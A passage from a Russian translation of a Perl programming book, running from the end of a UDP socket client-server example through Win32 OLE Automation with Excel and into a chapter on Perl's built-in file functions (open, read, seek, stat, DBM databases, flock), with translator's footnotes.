              PeerAddr => 'servername.com');
$socket->send('Hello!');
```

Осталось написать программу-сервер. Она уже должна работать, когда программа-клиент посылает сообщение. Поэтому программа-сервер начинается с импортирования модуля и печати сообщения «Waiting...»:

```
use IO::Socket;
print "Waiting ...\n";
```

Мы создаем сетевое соединение для программы-сервера с помощью метода **IO::Socket::INET->new,** указывая как параметры протокол UDP и порт с номером 4321 (тот же самый, который использует программа-клиент):

```
use IO::Socket; print "Waiting ...\n";
$socket = IO::Socket::INET->new(Proto => 'udp', LocalPort => 4321);
```

Чтобы получить данные от клиента, мы используем метод **recv** объекта $**socket.** При вызове метода мы указываем, что хотим получить максимум 128 байт. Метод **recv** будет ожидать данные и выведет их сразу по получении:

```
use IO::Socket;
print "Waiting ..,\n";
$socket = IO::Socket::INET->new(Proto => 'udp', LocalPort => 4321);
$socket->recv($text, 128);
print "Got this message: $text\n";
```

Теперь, после того как будет запущена программа-клиент, программа-сервер напечатает:

```
Waiting ...
Got this message: Hello!
```

IPC: использование технологии Win32 OLE Automation[1]

Одно из типичных применений IPC на Windows-машинах — это использование серверов OLE Automation (их также называют еще «компонентами»). Программа ActivePerl (платформа Win32) поддерживает OLE Automation. Чтобы использовать эту технологию, необходимо создать в программе объект с помощью сервера OLE Automation (например, Microsoft Excel). Затем можно использовать его методы.

При взаимодействии процессов в системе Windows внутреннее представление типов данных становится проблемой — представьте себе, к примеру, что ваша программа написана на C++ и вы взаимодействуете с программой, написанной на Pascal. (Если вы знаете оба языка, то легко сообразите, что, например, внутреннее представление строк у компилятора Borland Pascal и компилятора Visual C++ принципиально различно.) Чтобы справиться с проблемой перекодировки внутреннего представления, пакет Perl for Win32 определяет набор стандартных *вариантных* типов данных. Эти типы, перечисленные в таб. 11.1, обеспечивают удобный способ хранения, по сути, нетипизированных

[1] Предыдущий раздел был лишь наброском рассказа, что же такое сетевые соединения и как с ними работать в Perl. Точно так же этот раздел — не более как набросок того, как в Perl используется технология Win32 OLE Automation фирмы Microsoft. — *Примеч. перев.*

данных Perl. Таблица 11.1 показывает типы данных OLE, в которые преобразуются внутренние данные Perl перед пересылкой серверу OLE Automation.

Например, значение, хранимое в Perl как целое число, будет преобразовано в **VT_I4** типа данных, число с плавающей точкой (двойной точности) — в **VT_I8** и т. д. Пакет Perl for Win32 заботится об этом автоматически. Чтобы создать объект OLE Automation, надо подключить модуль Perl OLE:

```
use OLE;
```

Теперь вы можете использовать функцию **CreateObject,** чтобы создать объект OLE Automation. Рассмотрим небольшой пример. Здесь мы будем использовать программу Microsoft Excel для того, чтобы сложить 2 + 2 (воистину правильное использование данной программы ☺) и вывести результат. Для начала сохраним эти два значения как **$operand1 и $operand2** (обратите внимание, что мы сохраняем их как строки):

```
use OLE;
$operand1 = '2';
$operand2 = '2';
```

Теперь создадим с помощью функции **CreateObject** объект OLE Automation $**excelobject.** Этой функции вы передаете значение **OLE** (содержится в импортированном модуле) и указываете с помощью строки вида *'сервер.класс'* тип объекта, который хотите создать. (Здесь *сервер* — это зарегистрированное в Windows имя сервера OLE Automation, а *класс* — определенный для данного сервера класс создаваемого объекта.) Таким образом, мы создадим электронную таблицу Excel с помощью команды:

```
use OLE;
$operand1 = '2';
$operand2 = '2';
$excelobject = CreateObject OLE 'Excel.Sheet';
```

(Вообще говоря, серверы OLE Automation обычно поддерживают множество классов. Если удача с вами, документация вашего сервера описывает, какие именно методы можно использовать и с какими именно классами. Документация Excel такую информацию содержит — вот почему он был в нашем примере.)

Вы создали объект и теперь свободно можете использовать его методы. В следующем фрагменте кода **$operand1** загружается в ячейку электронной таблицы (1,1), **$operand2** — в ячейку (2,1), а затем с помощью формулы Excel оба аргумента складываются, а результат помещается в ячейку (3,1):

```
use OLE;
$operand1 = '2';
$operand2 = '2' ;
$excelobject = CreateObject OLE 'Excel.Sheet';
$excelobject->Cells(1,1)-> {Value} = $operand1;
$excelobject->Cells(2,1)-> {Value} = $operand2;
$excelobject->Cells(3,1)-> {Formula} = '=R1C1 + R2C1';
```

Все, что осталось сделать, — это вывести сумму и завершить работу[1]:

```
use OLE;
$operand1 = '2';
$operand2 = '2';
$excelobject = CreateObject OLE 'Excel.Sheet';
$excelobject->Cells(1,1)->{Value} = $operand1;
```

[1] Поскольку приложения MS Office любят игнорировать команду **quit,** возможно, придется также нажать три клавиши Ctrl+Alt+Del и с помощью появившегося меню завершить работу приложения Excel. — *Примеч. ред.*

```
$excelobject->Cells(2,1)->{Value} = $operand2;
$excelobject->Cells(3,1)->{Formula} = '=R1C1 + R2C1';
$sum = $excelobject->Cells(3, 1)-> {Value};
$excelobject->Quit();
print "According to Microsoft Excel, ",
      "$operand1 + $operand2 = $sum.\n";
```

According to Microsoft Excel, 2x2=4

Таблица Типы данных OLE Automation

Тип данных	OLE Стандартный тип данных
OLE::VT_BOOL	Булевский тип OLE
OLE::VT_BSTR	Строка OLE (char* в стиле языка C)
OLE::VT_CY	Денежный тип OLE
OLE::VT_DATE	Дата OLE
OLE::VT_I2	Целое со знаком (2 байта)
OLE::VT_I4	Целое со знаком (4 байта)
OLE::VT_R4	Вещественное (4 байта)
OLE::VT_R8	Вещественное (8 байт)
OLE::VT_UI1	Символ (однобайтовое целое без знака)

Глава 12
Встроенные функции: работа с файлами

Коротко

В этой главе рассказывается о средствах работы с файлами Perl. Особое внимание уделяется функциям, которые обычно работают с физическими (то есть расположенными на диске) файлами, их именами и каталогами. Это очень важная и объемная тема; хотя полный обзор невозможен, данная глава дает неплохую базу, которая позволит читателю быть достаточно компетентным в данном вопросе. (Одна из причин внушительного объема этой темы — то, что многие функции дублируют друг друга. Девиз Perl «всегда есть несколько способов сделать что-либо» проявляет себя в области работы с файлами с особенной полнотой.)

Подсказка. *Противники Unix должны сразу уяснить, что работа с файлами в Perl основывалась изначально именно на файловой системе этой операционной системы. Язык по-прежнему в значительной степени придерживается прежней структуры, поддерживая права доступа к файлам Unix, символические ссылки и т. д. Чтобы проверить, какие именно функции поддерживаются в вашей операционной системе, потребуются некоторые эксперименты с конкретной версией Perl (особенно когда дело дойдет до установки прав доступа к вашим файлам).*

Кое-что о работе с файлами

Большинство программистов знакомо с принципами, на которых строится работа с файлами. Чтобы работать с данными, содержащимися в файле, программа «открывает» его, получая соответствующий *дескриптор* (file handle). Эта процедура создает *поток* ввода или вывода, и дальнейшие операции (чтение, запись файла) ссылаются на поток через дескриптор. По завершении работы файл закрывается. В этой главе этот процесс рассматривается более глубоко. Мы будем работать не только с дескрипторами, но и с функциями, которые управляют непосредственно файлами и каталогами, расположенными на диске. Кроме того, здесь рассказывается о создании и использовании баз данных DBM (Unix), так как этот материал популярен в среде программистов CGI-приложений. Необходимо запомнить несколько соглашений. Во-первых, имена дескрипторов файлов в Perl, чтобы отличить их от зарезервированных идентификаторов, обычно набираются заглавными буквами. (Дескрипторы файлов не требуют разыменовывающего префикса типа **$**. Чтобы работать с ними как с переменными, например, чтобы скопировать — надо обратиться к записи таблицы символов с тем же самым именем.)

***Подсказка**. Встречая имя (например, **NAME**), которое можно интерпретировать как дескриптор файла, Perl обращается к записи таблицы символов ***NAME** и извлекает дескриптор файла. Поэтому если вы, например, выполните операцию присвоения ***NEWNAME = *NAME** для записей таблицы символов, то **NEWNAME** и **NAME** будут ссылаться на один и тот же дескриптор.*

Во-вторых, надо помнить, что обращение к файлам наиболее часто приводит к ошибкам, - поэтому наиболее важные операции стоит сопровождать конструкцией «or die» или чем-то подобным. Наконец, учтите, что Unix использует косую черту **(/)** для разделения каталогов в полном пути к файлу. Если ваша операционная система (Windows или DOS) использует обратную косую черту **(\)**, не забудьте, что для Perl в строках, ограниченных двойными кавычками, это специальный символ и его надо набирать с помощью escape-последовательности **(\\)**:

```
open (FILEHANDLE, "tmp\\file.txt")
   or die ("Cannot open file.txt");
while (<FILEHANDLE>) { print; }
```

Заметьте также, что, поскольку Perl так сильно ориентирован именно на файлы и работу с ними, материал, относящийся к данной главе, можно найти и в других разделах книги: в главе 4 — операторы работы с файлами типа **-X**, в главе 9 -специальные переменные (например, **$/** — разделитель входных записей, **$**, -разделитель выходных записей, **$|** — буферизация вывода и т. д.). Наконец, в главе 10 разбираются функции, упаковывающие данные в записи фиксированного размера, что удобно для файлов с прямым доступом к данным (функции **pack**, **unpack** и **vec**).

Наконец, не забывайте, что одно и то же действие можно выполнить разными способами. Если вы не можете найти нужного инструмента среди встроенных средств работы с файлами, его можно отыскать в другом месте. Например, среди встроенных функций нет функции, позволяющей копировать файлы, но в модуле **IO::File** есть метод copy, прекрасно подходящий именно для этой цели. Наконец, если не удается найти то, что вам надо среди знакомых инструментов, проверьте многочисленные функции модуля POSIX.

Непосредственные решения

open - открытие файла

Чтобы открыть файл, используйте функцию open:

```
open дескриптор, выражение
open дескриптор
```

Эта функция открывает файл с заданным именем и создает указанный дескриптор файла. После ее вызова дескриптор может использоваться для ссылок на файл в самых разных операциях. Если имя не задано, Perl пытается открыть файл с именем, совпадающим с именем дескриптора.

Функция **open** возвращает ненулевое значение (соответствует условию *истина),* если файл успешно открыт, и неопределенное значение (соответствует условию *ложь),* если сделать этого не удалось. (Если в качестве файла открывается *канал,* то возвращаемое значение в случае успешного завершения работы функции — это идентификатор дочернего процесса.)

Имя файла может содержать дополнительные символы, указывающие, как именно следует открыть его.

- Если имя имеет префикс < или не имеет префикса, файл открывается для чтения.
- Если имя имеет префикс >, файл открывается для записи и полностью очищается (если он уже существует) или же создается новый файл.
- Если имя имеет префикс >>, файл открывается для записи, а данные дописываются в его конец. Если файл не существует, создается новый.
- Если имя имеет префикс +<, файл открывается для чтения и записи. Если файл существует, его содержимое сохраняется.
- Если имя имеет префикс +>, файл открывается и для чтения и записи, однако если он

уже существует, то полностью очищается.

• Если имя имеет префикс | или же перед ним стоит символ |, Perl рассматривает эту конструкцию как *канал вывода,* то есть как имя программы, которой на вход будут подаваться выводимые сценарием данные (подробнее см. главу И).

• Если имя имеет суффикс | или же после него стоит символ |, Perl рассматривает эту конструкцию как *канал ввода,* то есть как имя программы, вывод которой будет считываться сценарием в качестве данных (подробнее см. главу 11).

• Если в качестве имени файла заданы конструкции |- или -|, порождается дочерний процесс, функция open возвращает его идентификатор, а операции ввода **(-|)** или вывода **(|-)** будут приводить к обмену информацией с дочерним процессом (подробнее см. главу 11).

• Если в качестве имени файла задан дефис —, функция открывает стандартный поток ввода (обычно **STDIN**).

• Если в качестве имени файла заданы символы **>-**, функция открывает стандартный поток вывода (обычно **STDOUT**).

• Если выражение начинается с конструкции **>&**, то имя за ней интерпретируется либо как имя дескриптора файла Perl (если это текст), либо как дескриптор файла Unix (если это число).

***Подсказка**. Можно использовать символ **&** и после конструкций* **>>, +>, +>>, <** *и* **+<**.

• Если выражение начинается с конструкции ***<&=nn***, где ***nn*** — это число, то Perl рассматривает ***nn*** как дескриптор файла и обрабатывает его как функция **fdopen** языка C.

В следующем примере файл открывается для записи, и в него выводится некоторый текст:

```
open (FILEHANDLE, ">hello.txt") or die ("Cannot open file hello.txt");
print FILEHANDLE, "Hello!";
close (FILEHANDLE);
Hello!
```

close - закрытие файла

Функция **close** закрывает открытый файл или канал по окончании работы с ним. При этом в файл или канал пересылаются все данные, еще находящиеся в буфере вывода, а дескриптор файла деинициализируется, так что дальнейшие операции с ним (кроме открытия нового файла) становятся невозможны:

```
close дескриптор
close
```

Если дескриптор файла опущен, функция закрывает поток, который установлен как STDOUT (см. описание функции **select** далее в этой главе). Она возвращает значение *истина,* если удалось вывести остаток буфера и успешно закрыть файл.

Если закрывается канал, функция **close** ожидает завершения работы процесса, связанного с ним, чтобы можно проверить вывод через канал. (Код завершения программы, с которой происходил обмен данными, записывается в переменную Perl **$?**.)

Пример использования функции **close**:

```
open (FILEHANDLE, ">hello.txt") or die ("Cannot open file hello.txt");
print FILEHANDLE, "Hello!";
close (FILEHANDLE);
Hello!
```

print - вывод в файл

Функция **print** выводит список в файл, обозначенный дескриптором:

```
print дескриптор список
print список
print
```

В следующем примере (он уже встречался в этой главе) функция **print** записывает информацию в файл:

```
open (FILEHANDLE, ">hello.txt") or die ("Cannot open file hello.txt");
print FILEHANDLE "Hello!";
close (FILEHANDLE);
Hello!
```

Функция возвращает значение *истина* при успешном завершении. Если не задан дескриптор, вывод производится в **STDOUT** или в дескриптор файла, установленный как **STDOUT** (см. описание функции **select** далее в этой главе). Если список опущен, используется переменная **$_**. Поскольку **print** работает со списками, в которых каждый элемент данных считается отдельной записью, можно выводить в файл списки следующим образом (обратите внимание, что здесь переопределяется разделитель выходных записей, хранимый в переменной **$,**):

```
open (FILEHANDLE, ">array.dat") or die ("Cannot open file array.dat");
$, = "\n";
@array = (1, 2, 3);
print FILEHANDLE @array;
close (FILEHANDLE);
```

Теперь содержимое файла **array.dat** представляет собой:

```
1
2
3
```

Следующий код открывает только что записанный файл (обратите внимание, что в массив **@array** считываются сразу все строки файла и удаляется символ новой строки):

```
open (FILEHANDLE, "<array.dat") or die ("Cannot open file array.dat");
chomp(@array = <FILEHANDLE>);
close FILEHANDLE;
print join (', ', @array);
1, 2, 3
```

write - запись в файл

Вместо **print** для записи в файл можно использовать функцию **write**:

```
write дескриптор
write выражение
write
```

Мы уже встречались с этой функцией в предыдущей главе (см. дополнительные подробности в главе 11). Функция **write** используется для вывода форматированных записей, а не как функция вывода общего назначения (для этой цели используется **print**). Если указан дескриптор файла, **write** выводит очередную форматированную запись для формата, приписанного этому дескриптору. Если указано выражение, то оно должно быть текстовой строкой, интерпретируемой как имя дескриптора. Наконец, если **write**

вызывается без параметров, то используется **STDOUT** или дескриптор, который установлен как **STDOUT** (см. описание функции **select** далее в этой главе). В следующем примере в файл **format.txt** выводится форматированная запись:

```
open (FILEHANDLE, ">format.txt") or die ("Cannot open file format.txt");
format FILEHANDLE =
@<<<<<<<<<<<@>>>>>>>>>>>>
$text1, $text2
.
$text1 = "Hello";
$text2 = "there";
write FILEHANDLE;
close (FILEHANDLE);
Hello              there!
```

binmode - установка двоичного режима

Некоторые операционные системы (например, DOS и Windows) различают текстовые и двоичные файлы (точнее, режимы работы с файлами). При выводе символов новой строки **\n** автоматически заменяется парой **CR+LF (\r\n)**, а при вводе **\r\n** заменяется символом новой строки **\n**. Чтобы при выводе использовать только символы **\n**, используется функция **binmode**:

```
binmode дескриптор
```

Рассмотрим пример использования Perl в MS-DOS. При выводе строки, завершающейся символом **\n**, в выходном файле появится **\r\n** (ASCII-коды **0x0d0x0a**):

```
open (FILEHANDLE, ">data.txt") or die ("Cannot open file data.txt");
print FILEHANDLE "Hello\nthere!\n";
close (FILEHANDLE);
C:\debug data.txt
-d
107A:0100      48 65 6C 6C 6F 0D 0A 74 - 68 65 72 65 21 0D 0A
Hello. . there!. . .
```

(Для просмотра файла в шестнадцатеричном режиме в данном случае использовался отладчик MS-DOS, хотя другие программы, например Norton Commander, гораздо удобнее.)

Если же вызвать функцию **binmode**, то в файл попадут только символы новой строки:

```
open (FILEHANDLE, ">data.txt") or die ("Cannot open file data.txt");
binmode FILEHANDLE;
print FILEHANDLE "Hello\nthere!\n";
close (FILEHANDLE);
C:\debug data.txt
-d
107A:0100      48 65 6C 6C 6F 0A 74 - 68 65 72 65 21 0A
Hello, there!. ..
```

Управление буферизацией вывода

Можно заставить Perl сбрасывать на диск (или другой носитель) буфер вывода после каждой операции **print** или **write**. Для этого переменной Perl **$|** надо присвоить ненулевое значение:

```
$| = 1;
```

(В противном случае все, что направляется в поток вывода, накапливается в буфере (области памяти) и записывается только после заполнения буфера или закрытия потока.) Того же результата можно добиться, если вызвать функцию **autoflush**:

```
autoflush дескриптор выражение
```

Чтение файлов, переданных через командную строку

Имена файлов, стоящие после имени сценария в командной строке, передаются коду в качестве потока ввода:

```
% printem file1.txt file2.txt
```

Если после этой команды обратиться к STDIN, то вместо ввода с консоли (клавиатуры) мы получим объединенное содержимое файлов **file1.txt** и **file2.txt**:

```
while (<>) { print; }
Here is
a
file!
Here is
another
file!
```

Чтение из дескриптора файла

Выражение вида <*дескриптор*> возвращает следующую строчку, считанную из файла. Это полезно, когда надо прочитать открытый файл. Например, следующий фрагмент кода читает весь текст из файла **file.txt**:

```
open (FILEHANDLE, "<file.txt") or die ("Cannot open file file.txt");
while (<FILEHANDLE>) {
   print;
}
Here
is
a
file!
```

Если дескриптор файла не указан, используется **STDIN.**

read - чтение входных данных

Функция **read** читает данные из дескриптора файла:

```
read дескриптор, скаляр, длина, смещение
read дескриптор, скаляр, длина
```

(Обратите внимание: функция **read** *не является* парной для функции **write!**) Эта функция пытается прочитать из дескриптора файлов число байтов, указанное параметром *длина,* и записать их в скалярную переменную. Параметр *смещение* (если он задан) указывает, с какой позиции от начала скаляра (строки) надо размещать считанные байты. Если он не задан или равен нулю, то скалярной переменной присваивается значение-строка, считанная из файла, а прежнее содержимое переменной теряется. Если же задано *смещение,* то текущим значением скалярной переменной должна быть текстовая

строка, от которой берется несколько первых байтов, к ним добавляются байты, считанные из файла, и все запоминается в качестве нового значения переменной. Поэтому длина строки может уменьшиться или увеличиться. Если текущее значение скаляра не является текстовой строкой, оно преобразуется к формату текстовой строки — например, число 123.45 преобразуется в строку "123.45". Если текущая длина строки меньше указанного смещения, она дополняется двоичными нулями. (Для экспериментальной проверки полезно воспользоваться функцией **vec** из главы 10.) Функция **read** возвращает количество успешно считанных байт. Значение ноль указывает на конец файла. Значение **undef** говорит о том, что в процессе чтения были ошибки. Пример (чтение файла байт за байтом с последующим выводом):

```
open (FILEHANDLE, "<file.txt") or die ("Cannot open file file.txt");
$text = "";
while (read (FILEHANDLE, $newtext, 1)) {
   $text .= $newtext;
}
print $text;
Here
is
a
file!
```

readline - считывание строки ввода

Функция **readline** читает из файла одну строку (в скалярном контексте) или список строк до конца файла (в списковом контексте) и возвращает результат. Для идентификации файла ей передается выражение, которое должно быть записью таблицы символов (**typeglob**) с тем же именем, что и дескриптор файла (например, **readline (*STDIN)**;):

```
readline выражение
```

(Причина, по которой передается запись таблицы символов, довольно проста: в Perl это *единственный* способ передать ссылку на дескриптор файла.) Чтобы определить конец строки, функция **readline** использует переменную Perl **$/**. В следующем примере из **STDIN** считывается строка и выводится на экране:

```
$input = readline (*STDIN);
print $input;
Here is a line of text.
```

getc - считывание одиночного символа

Функция **getc** возвращает одиночный символ, полученный из дескриптора файла. Если последний опущен, используется **STDIN**:

```
getc дескриптор-файла getc
```

Функция возвращает символ или неопределенное значение по достижении конца файла. Функция **getc** уже использовалась в предыдущей главе. В следующем примере с ее помощью файл читается побайтно (однако это не означает, что ввод не буферизуется — подробнее см. главу 11):

```
open (FILEHANDLE, "<file.txt") or die ("Cannot open file file.txt");
while ($char = getc FILEHANDLE)
   { print $char; }
```

```
Here is a file!
```

seek - поиск заданной позиции в файле

Функция **seek** используется для установки текущей позиции в файле в точку, с которой начнется следующая операция ввода или вывода:

```
seek дескриптор, позиция, как-считать
```

В качестве текущей позиции *дескриптора* файла устанавливается заданная пользователем позиция. Параметр *позиция* задается в байтах, а параметр *как-считать* указывает, как его интерпретировать. Возможные значения:

- **0** — установить текущую позицию в значение *позиция* (отсчитываемое от начала файла),
- **1** — сдвинуть текущую позицию на указанное количество байтов (с начала или с конца файла в зависимости от знака *позиции),*
- **2** — установить текущую позицию в значение *позиция,* отсчитываемое от конца файла (значение параметра *позиция* должно быть отрицательным или нулевым).

Обратите внимание, что параметр *как-считать* обязателен.

Рассмотрим пример. Файл **file.txt** содержит текст:

```
This is the text.
```

С помощью следующей команды текущая позиция устанавливается на начало слова «text», а затем, начиная с этой позиции, выполняется операция чтения:

```
open (FILEHANDLE, "<file.txt") or die ("Cannot open file file.txt");
seek FILEHANDLE, 12, 0;
while (<FILEHANDLE>) {
   print;
}
close (FILEHANDLE);
text.
```

Функция **seek** часто используется с файлами, разбитыми на записи фиксированного размера. С ее помощью легко получить доступ к любой записи в файле (такой доступ называется *прямым* (random), в отличие от *последовательного* (sequential access), который требует считывать все промежуточные записи, прежде чем вы доберетесь до нужного места). Чтобы обслуживать записи постоянной длины (так как переменные Perl — обычно объекты *переменной* длины), можно использовать функции Perl **pack**, **unpack**, **vec** и ряд других.

tell - текущая позиция в файле

Функция **tell** возвращает значение текущей позиции в файле, отсчитываемое в байтах от начала файла:

```
tell дескриптор
tell
```

Если параметр *дескриптор* опущен, **tell** использует последний прочитанный файл. В следующем примере с помощью функции **seek** устанавливается позиция в файле, а затем **tell** сообщает ее значение:

```
open (FILEHANDLE, "<file.txt") or die ("Cannot open file file.txt");
```

```
seek FILEHANDLE, 12, 0;
print tell FILEHANDLE;
close (FILEHANDLE);
12
```

Подсказка. *С помощью функции* ***tell*** *можно узнать размер файла, установив текущую позицию на конец файла:*

```
seek FILEHANDLE, 0, 2;
$size_of_file = tell FILEHANDLE;
```

stat - информация о файле

Функция **stat** возвращает список из тринадцати элементов, описывающих состояние файла:

```
stat дескриптор
stat выражение
stat
```

Файл задается с помощью дескриптора файла или текстовой строки, соответствующей его имени. Если аргумент **stat** не задан, используется переменная **$_**. Элементы, описывающие состояние файла, представляют собой следующие значения:

- 0 *(dev)* — номер файловой системы,
- 1 *(ino)* — индексный дескриптор (характеристики файла в операционной системы Unix),
- *2 (mode)* — режимы доступа файла (разрешена запись, разрешено чтение, исполняемый файл, каталог и т. д.),
- *3 (nlink)* — число жестких ссылок на файл в файловой системе,
- *4 (uid)* — идентификатор пользователя (User ID) для владельца файла,
- *5 (gid)* — идентификатор группы пользователя (Group ID) для владельца файла,
- *6 (rdev)* — идентификатор устройства для специальных файлов,
- *7 (size)* — полный размер файла в байтах,
- *8 (atime)* — время последнего обращения к файлу,
- *9 (mtime)* — время последнего изменения файла,
- *10 (ctime)* — время последнего изменения индексного дескриптора,
- *11 (blksze)* — размер блока по умолчанию для стандартной системы ввода/вывода,
- *12 (blocks)* — число блоков, отведенных для файла.

Подсказка. *Время отсчитывается в секундах «от начала эпохи», то есть от 1 января 1970 года (это справедливо почти для всех операционных систем, не только для Unix, за исключением, например, MacOs). Кроме того, не все элементы состояния поддерживаются другими операционными системами.*

В следующем примере с помощью функции **stat** выводится размер файла:

```
$filename = "file.txt";
($dev, $ino, $nlink, $uid, $gid, $rdev, $size,
 $atime, $mtime, $ctime, $blksize, $blocks) = stat ($filename);
print "$filename is $size bytes long.";
file.txt is 20 bytes long.
```

Если в качестве дескриптора файла функции **stat** задан символ подчеркивания, она возвращает список значений, соответствующих последней проверке файла с помощью функции

stat или операторов проверка файла (см. раздел «Операторы проверки файлов» главы 4).

Файловые функции модуля POSIX

Лаборатория компьютерных систем Национального института стандартов и технологий (the National Institute of Standards and Technology Computer Systems Laboratory — NIST/CSL) в содружестве с другими организациями создала стандарт POSIX — Portable Operating System Interface. Это обширная библиотека стандартизированных C-подобных функций, покрывающих стандартные потребности программирования, от базовых математических вычислений до продвинутой работы с файлами.

Модуль Perl POSIX предоставляет доступ практически ко всем стандартным функциям POSIX версии 1003.1 — всего около 250. Они не являются встроенными, подобно остальным функциям этой главы, однако упоминаются здесь, так как модуль POSIX обеспечивает больше возможностей, чем встроенные функции Perl. Модуль POSIX подключается командой **use:**

```
use POSIX                # добавить всю библиотеку POSIX
use POSIX qw/функция/    # добавить одну функцию
```

(Использование во втором варианте псевдокавычек **qw/.../** (см. табл. 2.3 в главе 2) — самый простой способ создать список из строк-имен функций, заключенных в кавычки. Более подробно о команде **use** рассказывается в главе 13.) Например, в следующем фрагменте функция **fstat** модуля POSIX позволяет получать информацию о состоянии файла и вывести его размер (обратите внимание, что функция **fstat** использует дескрипторы, а не имена файлов):

```
use POSIX;
$filename = "file.txt";
$descrip = POSIX::open($filename, POSIX::O_RDONLY);
($dev, $ino, $nlink, $uid, $gid, $rdev, $size, $atime,
 $mtime, $ctime, $blksize, $blocks) = POSIX::fstat ($descrip);
print "$filename is $size bytes long.";
file.txt is 7 bytes long.
```

select - выбор дескриптора файла для STDOUT

Функция **select** позволяет установить или получить дескриптор файла, используемый по умолчанию для операций вывода:

```
select дескриптор
select
```

Первая форма устанавливает заданный дескриптор файла в качестве потока вывода, который будет использоваться затем по умолчанию. Вторая позволяет получить текущий дескриптор файла по умолчанию для операций вывода. В следующем примере с помощью перенаправления стандартный поток вывода **STDOUT** переадресуется в новый файл, а функция print, заданная без явного указания дескриптора файла, выводит данные в этот файл:

```
open (FILEHANDLE, ">hello.txt') or die ("Cannot open file hello.txt");
select FILEHANDLE;
print "Hello!";
close (FILEHANDLE);
```

eof - проверка конца файла

Функция **eof** позволяет проверить при чтении данных, не достигнут ли уже конец файла:

```
eof дескриптор
eof ()
eof
```

Эта функция возвращает значение *истина* (число 1), если вы находитесь в конце файла, заданного через дескриптор, — точнее, если следующая операция чтения приведет к ситуации «конец файла». (Значение **1** возвращается и в том случае, если дескриптор файла не открыт.) Без аргумента функция **eof** использует последний прочитанный файл. Поведение функции в том случае, когда ее аргумент — пустая пара круглых скобок, рассматривается ниже.

В следующем примере файл считывается побайтно до тех пор, пока не будет достигнут его конец:

```
open (FILEHANDLE, "<file.txt") or die ("Cannot open file file.txt");
$text = "";
until (eof(FILEHANDLE) {
   read (FILEHANDLE, $newtext, 1);
   $text .= $newtext;
}
print $text;
Here is a file!
```

Функция **eof** с пустой парой круглых скобок в качестве аргумента используется при чтении потока ввода **STDIN**, в качестве которого используется несколько заданных в командной строке файлов. В следующем примере выводится содержимое первого файла с текстом «Here is the text!», второго с фразой «Here is another text!», а затем выводится строка «And that is it!». Сценарий запускается так:

```
%perl -w printit.pl file1.txt file2.txt
```

вот код сценария:

```
while (<>) {
    print;
    if (eof()) {
        print "And that is it!"; }
}
Here is the text!
Here is another text!
And that is it!
```

Без параметров или с явным указанием дескриптора **STDIN** функция **eof** срабатывала бы, не только когда исчерпан весь входной поток данных, но и перед завершением работы с каждым физическим файлом:

```
while (<>) {
   print;
   if (eof) {
        print "-" x 30; }
   if (eof()) {
        print "And that is it!"; }
}
Here is the text!
------------------------------
Here is another text!
------------------------------
And that is it!
```

Обратите внимание, что конструкция **while (<>)** позволяет прочитать до конца весь поток ввода, несмотря на то что он состоит из двух физических файлов. Команда <> возвращает неопределенное значение, если не может выполнить операцию чтения данных. Функция **eof** возвращает значение *ложь,* когда следом за текущей позицией ввода данных находится конец файла.

Напоследок отметим, что функция **eof** используется сравнительно редко, так как функции Perl, предназначенные для работы с файлами, прекрасно сопрягаются с условными операторами и операторами цикла — а именно, они возвращают значение *ложь,* когда возникает ошибка или когда в файле не остается данных для чтения.

Запись базы данных DBM

Операционная система Unix поддерживает очень простой в использовании формат баз данных DBM. В старых версиях Perl для работы с DBM предназначались функции типа **dbmopen** и **dbmclose**. Однако теперь их вытеснила функция **tie** (с ней мы познакомимся, когда будем изучать объектно-ориентированное программирование в Perl):

```
tie переменная, имя-класса, список-параметров
```

Она *связывает* хэш и хранящуюся на диске базу данных DBM. В следующем примере хэш **%hash** связывается с файлом **data.db** (расширение **.db** соответствует базам данных DBM и добавляется автоматически при связывании переменной и файла[1]), в хэш заносится новое значение, и в результате мы получаем базу данных с нужной нам информацией:

```
use Fcntl;
use NDBM_File;
tie %hash, "NDBM_File", 'data', O_RDWR|O_CREAT|O_EXCL, 0644;
$hash{drink} = 'root beer';
untie %hash;
```

(Мы подключили модуль Fcntl, чтобы использовать символические константы типа **O_RDWR, O_CREAT** и т. д. Мистическое число 0644 соответствует разрешениям на доступ файла — более подробно об этом рассказывается далее при описании функции **chmod.)**

Как прочесть содержимое созданной базы данных, рассказывается в следующем разделе.

Подсказка. *Базы данных формата DBM поддерживаются не только операционной системой Unix но и, например, Win32. Просто используйте вместо* ***NDBM_File*** *модуль (и класс)* ***SDBM_File***[2]

Как прочитать файл базы данных формата DBM

Чтобы прочитать созданную в предыдущем разделе базу данных **data.db,** надо связать этот файл и хэш Perl и вывести данные из хэша:

```
use Fcntl;
use NDBM_File;
```

[1] Это утверждение автора не вполне истинно и остается целиком на его совести. DBM — это скорее способ хранения данных, а не формат файла — конкретный тип DBM (BD, GDBM, NDBM, SDBM) зависит от версии Unix. В частности, под базы данных SDBM создаются два файла, причем один получает расширение pag, а другой — dir, а файл базы данных GDBM вообще не получает расширения, если его не указать. — *Примеч. ред.*

[2] Честно говоря, здесь автор выбрал не самый лучший пример — надежнее было бы использовать формат DB (Berkley DB), который реализован для всех платформ, а также позволяет создавать наиболее быстрые и компактные базы данных. Кроме того, необходимо предупредить, что хэш массивов или хэш хэшей в DBM сохранить не удастся (хотя некоторые пользователи пытаются это сделать) — для этой цели следует использовать модуль MLDBM. — *Примеч. ред.*

```
tie %hash, "NDBM_File", 'data', O_RDWR, 0644;
print $hash{drink};
untie %hash;
root beer
```

Чтобы работать с базами данных DBM, этих сведений достаточно. Свяжите базу данных с переменной Perl (хэшем), и хэш можно будет использовать как базу данных. (Тем не менее детальное знакомство с классами и методами из модуля NDBM_File и/или SDBM_File вряд ли окажется лишним, хотя, например, использование DB_File является, как правило, наиболее надежным, устойчивым и рекомендуемым подходом.) Конечно, можно использовать и гораздо более мощные базы данных с возможностями, далеко превосходящими DBM. Однако если ваши запросы не слишком велики, достаточно базы данных DBM.

Подсказка. *Базы данных формата DBM поддерживаются не только под операционной системой Unix но и, например, под Win32. Просто используйте вместо* ***NDBM_File*** *модуль (и класс)* ***SDBM_File.***

flock - блокировка файла

функция **flock** позволяет «заблокировать» файл, заданный дескриптором, для доступа со стороны других процессов:

```
flock дескриптор, код-операции
```

Эта операция управляет режимом доступа к файлу со стороны других процессов и, в частности, позволяет избежать конфликтов с другими программами, читающими файл, пока в него записываются новые данные. Хотя в системе Unix блокировка — лишь *рекомендуемая* операция, для других операционных систем (например, для Windows NT) она *обязательна.* Следующие значения являются допустимыми для кода операции (чтобы использовать символические имена, надо подключить модуль Fcntl с помощью команды **use Fcntl):**

